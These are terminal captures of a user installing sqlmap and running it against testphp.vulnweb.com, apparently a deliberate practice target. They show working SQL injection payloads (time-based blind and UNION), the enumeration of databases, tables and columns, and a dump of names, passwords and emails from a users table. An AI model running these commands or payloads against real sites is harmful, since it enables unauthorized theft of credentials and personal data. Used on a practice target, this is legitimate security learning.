
```
╭─vin at HP-ENVY in ~
╰─○ sudo apt install -y sqlmap
[sudo] password for vin:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-magic
The following NEW packages will be installed:
  python3-magic sqlmap
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 6.407 kB of archives.
After this operation, 10,6 MB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu hirsute/main amd64 python3-magic all 2:0.4.20-3 [12,3 kB]
Get:2 http://archive.ubuntu.com/ubuntu hirsute/universe amd64 sqlmap all 1.5.4-1 [6.394 kB]
Fetched 6.407 kB in 4s (1.444 kB/s)
Selecting previously unselected package python3-magic.
(Reading database ... 456271 files and directories currently installed.)
Preparing to unpack .../python3-magic_2%3a0.4.20-3_all.deb ...
Unpacking python3-magic (2:0.4.20-3) ...
Selecting previously unselected package sqlmap.
Preparing to unpack .../sqlmap_1.5.4-1_all.deb ...
Unpacking sqlmap (1.5.4-1) ...
Setting up python3-magic (2:0.4.20-3) ...
Setting up sqlmap (1.5.4-1) ...
Processing triggers for man-db (2.9.4-2) ...
╭─vin at HP-ENVY in ~
```




```
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.4#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:12:23 /2021-10-15/

[22:12:24] [INFO] testing connection to the target URL
[22:12:25] [INFO] testing if the target URL content is stable
[22:12:25] [INFO] target URL content is stable
[22:12:25] [INFO] testing if GET parameter 'test' is dynamic
[22:12:25] [WARNING] GET parameter 'test' does not appear to be dynamic
[22:12:26] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: 'MySQL')
[22:12:26] [INFO] testing for SQL injection on GET parameter 'test'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[22:12:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:12:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:12:32] [INFO] testing 'Generic inline queries'
[22:12:33] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:12:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:12:34] [WARNING] time-based comparison requires larger statistical model, please wait......... (done)
[22:12:49] [INFO] GET parameter 'test' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:12:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:12:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:12:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION
 query injection technique test
[22:12:51] [INFO] target URL appears to have 3 columns in query
[22:12:52] [INFO] GET parameter 'test' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'test' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9461 FROM (SELECT(SLEEP(5)))djQF) AND 'gNDp'='gNDp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x71626b7071,0x796c6d6b424f7858514667646441527269644e4e6f4b63786266756a524d645270547a54637a6166,0x7178627171),NULL-- -
---
[22:12:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:12:57] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:12:57] [INFO] fetched data logged to text files under '/home/vin/.local/share/sqlmap/output/testphp.vulnweb.com'
[22:12:57] [WARNING] your sqlmap version is outdated

[*] ending @ 22:12:57 /2021-10-15/

╭─vin at HP-ENVY in ~
╰─○ 
```



```
┌─vin at HP-ENVY in ~
└─o sqlmap -u http://testphp.vulnweb.com/search.php\?test\=query -D acuart --tables

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:14:22 /2021-10-15/

[22:14:22] [INFO] resuming back-end DBMS 'mysql'
[22:14:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9461 FROM (SELECT(SLEEP(5)))djQF) AND 'gNDp'='gNDp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x71626b7071,0x796c6d6b424f7858514667646441527269644e4e6f4b63786266756a524d645270547a54637a6166,0x7178627171),NULL-- -
---
[22:14:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[22:14:23] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[22:14:23] [INFO] fetched data logged to text files under '/home/vin/.local/share/sqlmap/output/testphp.vulnweb.com'
[22:14:23] [WARNING] your sqlmap version is outdated

[*] ending @ 22:14:23 /2021-10-15/

┌─vin at HP-ENVY in ~
└─o
```



```
┌─vin at HP-ENVY in ~
└─○ sqlmap -u http://testphp.vulnweb.com/search.php\?test\=query -D acuart -T users --columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 22:16:21 /2021-10-15/

[22:16:21] [INFO] resuming back-end DBMS 'mysql'
[22:16:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9461 FROM (SELECT(SLEEP(5)))djQF) AND 'gNDp'='gNDp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x71626b7071,0x796c6d6b424f7858514667646441527269644e4e6f4b63786266756a524d645270547a54637a6166,0x7178627171),NULL-- -
---
[22:16:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:16:22] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[22:16:23] [INFO] fetched data logged to text files under '/home/vin/.local/share/sqlmap/output/testphp.vulnweb.com'
[22:16:23] [WARNING] your sqlmap version is outdated

[*] ending @ 22:16:23 /2021-10-15/

┌─vin at HP-ENVY in ~
└─○
```



```
┌─vin at HP-ENVY in ~
└─○ sqlmap -u http://testphp.vulnweb.com/search.php\?test\=query -D acuart -T users -C 'name,pass,email' --dump

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.4#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibil
caused by this program

[*] starting @ 22:18:50 /2021-10-15/

[22:18:51] [INFO] resuming back-end DBMS 'mysql'
[22:18:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9461 FROM (SELECT(SLEEP(5)))djQF) AND 'gNDp'='gNDp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x71626b7071,0x796c6d6b424f7858514667646441527269644e4e6f4b63786266756a524d6452
---
[22:18:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[22:18:51] [INFO] fetching entries of column(s) 'email,name,pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+--------------+------+----------------+
| name         | pass | email          |
+--------------+------+----------------+
| Faris Ajalah | test | faris@telu.com |
+--------------+------+----------------+

[22:18:52] [INFO] table 'acuart.users' dumped to CSV file '/home/vin/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users
[22:18:52] [INFO] fetched data logged to text files under '/home/vin/.local/share/sqlmap/output/testphp.vulnweb.com'
[22:18:52] [WARNING] your sqlmap version is outdated

[*] ending @ 22:18:52 /2021-10-15/

┌─vin at HP-ENVY in ~
└─○
```